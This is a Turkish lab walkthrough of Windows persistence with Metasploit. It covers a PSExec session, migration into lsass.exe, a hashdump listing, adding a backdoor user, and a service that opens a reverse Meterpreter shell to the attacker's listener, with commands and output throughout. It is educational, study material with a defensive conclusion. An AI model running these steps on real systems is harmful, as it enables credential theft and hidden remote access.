

SERİ • BÖLÜM 3

PERSISTENCE

KALICILIK

Ele Geçirilmiş Bir Sistemde Oturum Kapansa Bile
Yeniden Bağlantı Kurmanın İki Yolu

PSEXEC

LSASS Migrate

Hashdump

Persistence/Service

Özgür ÇAKMAK

Kaydırarak devam edin →

Neden Kalıcılık Gerekli?

Bir saldırgan sisteme sızdıktan sonra, oturum kapatılırsa, sistem yeniden başlatılırsa veya bağlantı kesilirse erişim kaybolur. Kalıcılık teknikleri, bu erişimi yeniden kurulum gerekmeksizin geri kazanmayı sağlar — sanki sistem hiç kapanmamış gibi.



Oturum Kaybı

Sistem yeniden başlatıldığında aktif Meterpreter oturumu sona erer. Tekrar exploit çalıştırmak gerekir.



Amaç

Kalıcılık sayesinde sistem her açıldığında otomatik olarak Kali'ye bağlantı kurar.



Bu Çalışmada

İki farklı kalıcılık yöntemi: kullanıcı oluşturma ve persistence/service modülü.

İki Farklı Kalıcılık Yöntemi

YÖNTEM 1

PSEXec → PrivEsc → Yeni Kullanıcı

- PSEXec ile Meterpreter oturumu aç
- "ps" komutuyla lsass.exe'yi bul (PID 500)
- "migrate 500" → NT AUTHORITY\SYSTEM yetkisi
- "hashdump" ile hash'leri dök
- "shell" → PowerShell aç
- "net user OzgurC Ozgur123 /add" → Kalıcı kullanıcı

YÖNTEM 2

EternalBlue → Persistence/Service

- EternalBlue ile Meterpreter al
- "background" ile oturumu arka plana al
- "search persistence/service" → use 0
- SESSION, LPORT, SERVICE_NAME ayarla
- "run" → Kalıcı Windows servisi kuruldu
- Sistem açılınca otomatik shell gelir

PSEXec ile Meterpreter Oturumu

Önceki çalışmamızda bu sisteme zaten erişim sağlamıştık. Şimdi o erişimi kalıcı hale getiriyoruz. İlk adım: msfconsole'da PSEXec modülüyle hedef sisteme bağlanmak.

```
msf > search psexec
msf >
  use 24
msf >
  options      # RHOSTS, SMBUser, SMBPass ayarla
msf >
  run

[*]
Started reverse TCP handler on 10.10.1.129:4444
[*]
Connecting to the server...
[+]
10.10.1.128:445 - Meterpreter session 1 opened

meterpreter >
```

Process Migration — lsass.exe'ye Geçiş

"ps" komutuyla çalışan işlemler listelenir, lsass.exe'nin PID numarası tespit edilir. Ardından "migrate" ile bu işleme geçilir — bu aynı zamanda yetkimizi NT AUTHORITY\SYSTEM seviyesine çıkarır.

```
meterpreter > ps
```

```
meterpreter > ps
```

```
Process List
```

PID	PPID	Name
0	0	[System Process]
4	0	System
128	1168	java.exe
232	4	smss.exe
332	316	csrss.exe
384	316	wininit.exe
392	376	csrss.exe
428	376	winlogon.exe
476	484	svchost.exe
484	384	services.exe
500	384	lsass.exe

```
meterpreter > migrate 500
```

```
meterpreter > migrate 500
[*] Migrating from 6056 to 500 ...
[*] Migration completed successfully.
meterpreter > |
```

⚡ NT AUTHORITY\SYSTEM

migrate komutu sadece process'i değiştirmekle kalmaz — aynı zamanda lsass.exe'nin sahip olduğu üst düzey sistem yetkisini de devralır.

Hashdump & Shell Alma

SYSTEM yetkisiyle "hashdump" komutu çalıştırılır — sistemdeki tüm kullanıcıların NTLM hash'leri elde edilir. Ardından "shell" komutuyla Windows komut satırına geçilir.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d5
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc
backdoored:1019:aad3b435b51404eeaad3b435b51404ee:5c0f4db7a1e4373
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7ae
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4fe3
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa68
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522t
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d6356
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e7
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d324
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:627084558
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce2036
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde
OZGUR:1020:aad3b435b51404eeaad3b435b51404ee:a06bd1d883ce576b68cc
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71c
meterpreter > shell
Process 648 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Yeni Kullanıcı Oluşturma — Kalıcılık Sağlandı

"shell" üzerinden PowerShell açılır ve net user komutuyla sisteme yeni bir yerel kullanıcı eklenir. Bu kullanıcı sistem her açıldığında var olmaya devam eder — erişim kalıcı hale gelir.

```
PS C:\Windows\system32> net user OzgurC Ozgur123 /add  
net user OzgurC Ozgur123 /add  
The command completed successfully.  
  
PS C:\Windows\system32> |
```



OzgurC


↑ "net user OzgurC Ozgur123 /add" — komut başarıyla tamamlandı

✓ YÖNTEM 1 TAMAMLANDI — KALICILIK SAĞLANDI

"OzgurC" kullanıcısı hedef sistemde oluşturuldu. Sistem kapatılıp açılrsa dahi bu kullanıcı varlığını sürdürür ve RDP/SMB üzerinden bağlantı kurulabilir.

Persistence/Service Modülü Nedir?

Windows Persistent Service Installer modülü, hedef sisteme bir Windows servisi kaydeder. Bu servis sistem her başlatıldığında Kali'ye otomatik olarak reverse bağlantı açar. Yöntem 1'in aksine, burada herhangi bir kullanıcı hesabı oluşturulmaz — servis arka planda sessizce çalışır.



Bu yöntemde önce EternalBlue ile oturum alınır, ardından persistence/service modülüyle kalıcı servis kurulur.

	Yöntem 1	Yöntem 2
Kalıcılık Yöntemi	Yeni kullanıcı hesabı	Windows servisi
Tespit Riski	Kullanıcı listeleriyle	Servis kayıtlarıyla
Sistem Restart Sonrası	Kullanıcı varlığını korur	Servis otomatik bağlar

Persistence/Service Modülü Seçimi

EternalBlue ile Meterpreter alındıktan sonra "background" ile oturum arka plana alınır. "search persistence/service" ile modül bulunur ve "use 0" ile seçilir.

```
msf exploit(windows/smb/ms17_010_eternalblue) > search persistence/service

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/persistence/service	2018-10-20	excellent	Yes	Windows Persistent Service Installer

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/persistence/service`

```
msf exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/persistence/service) > |
```



Modül "Rank: excellent" ile işaretlidir — kararlı ve güvenilir bir exploit olduğunu gösterir.

Modül Yapılandırması & Çalıştırma

"options" ile yapılandırma parametreleri incelenir. SESSION (oturum no), LPORT, SERVICE_NAME ve SERVICE_DESCRIPTION ayarlanır; payload seçilip "run" çalıştırılır.

```
msf exploit(windows/persistence/service) > options

Module options (exploit/windows/persistence/service):

  Name           Current Setting  Required  Description
  ----           -
  METHOD           Auto             no         Which method to
  PAYLOAD_NAME     Name of payload
  SERVICE_DESCRIPTION Hacked BY Ozgur  no         The description
  SERVICE_DISPLAY_NAME The display name
  SERVICE_NAME     ♦OzgurC          no         The name of serv
  SESSION          1                yes        The session to r

Payload options (windows/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ----           -
  EXITFUNC       process          yes        Exit technique (Accepted: ''
  LHOST          10.10.1.129     yes        The listen address (an inter
  LPORT          7565             yes        The listen port
```

SESSION:

1

LPORT:

7565

SERVICE_NAME:

OzgurC

SERVICE_DESC:

Hacked BY Ozgur

LHOST:

10.10.1.129

PAYLOAD:

win/x64/meterpreter/reverse_tcp

Handler ile Otomatik Yeniden Bağlantı

Persistence/service kurulduktan sonra Win2008 kapatılır. Kali'de yeni bir msfconsole açılır ve multi/handler dinleyicisi başlatılır. Hedef açılır açılmaz otomatik Meterpreter shell gelir.

```
# Yeni msfconsole aç
msf > use exploit/multi/handler
msf > set LPORT 7565
msf > set LHOST 10.10.1.129
msf > set payload windows/x64/meterpreter/reverse_tcp
msf > run
```

```
# Win2008 yeniden açılıyor...
[*] Started reverse TCP handler on 0.0.0.0:7565
[*] Sending stage... - OTOMATİK SHELL GELDİ ✓
```

1

Win2008 Kapat

Persistence servisi disk'e yazıldı. Hedef kapatılır.

2

Handler Başlat

Kali'de multi/handler ile aynı LPORT'ta dinlemeye geçilir.

3

Win2008 Aç

Hedef sistem boot olduğunda kayıtlı servis otomatik devreye girer.

4

Otomatik Shell

Hiçbir exploit çalıştırmadan Meterpreter oturumu açılır.

Sonuç

Bu çalışma, kontrollü bir laboratuvar ortamında Persistence (Kalıcılık) tekniklerinin bir Windows sistemde nasıl uygulandığını göstermek amacıyla gerçekleştirilmiştir. Amaç; ilk erişim sağlandıktan sonra oturum kaybedilse dahi erişimin nasıl sürdürülebildiğini ve buna karşı alınması gereken önlemleri somut biçimde ortaya koymaktır.

⚠ Bu içerik yalnızca eğitim amaçlıdır ve izole bir laboratuvar ortamında gerçekleştirilmiştir. Yazılı izin alınmadan hiçbir sisteme yönelik test yapılması yasa dışıdır.

Kullanılan Teknikler

PSEXec

LSASS Migration

hashdump

Persistence/Service

multi/handler

ÖNEMLİ SONUÇ

İlk Erişim Tek Başına Yetmez

Saldırganlar sisteme sızdıktan sonra kalıcı hale gelir. Tek bir kullanıcı hesabı veya servis kaydı, tüm güvenlik önlemlerini geçersiz kılabilir. Düzenli denetim, EDR ve anormal servis izleme kritik öneme sahiptir.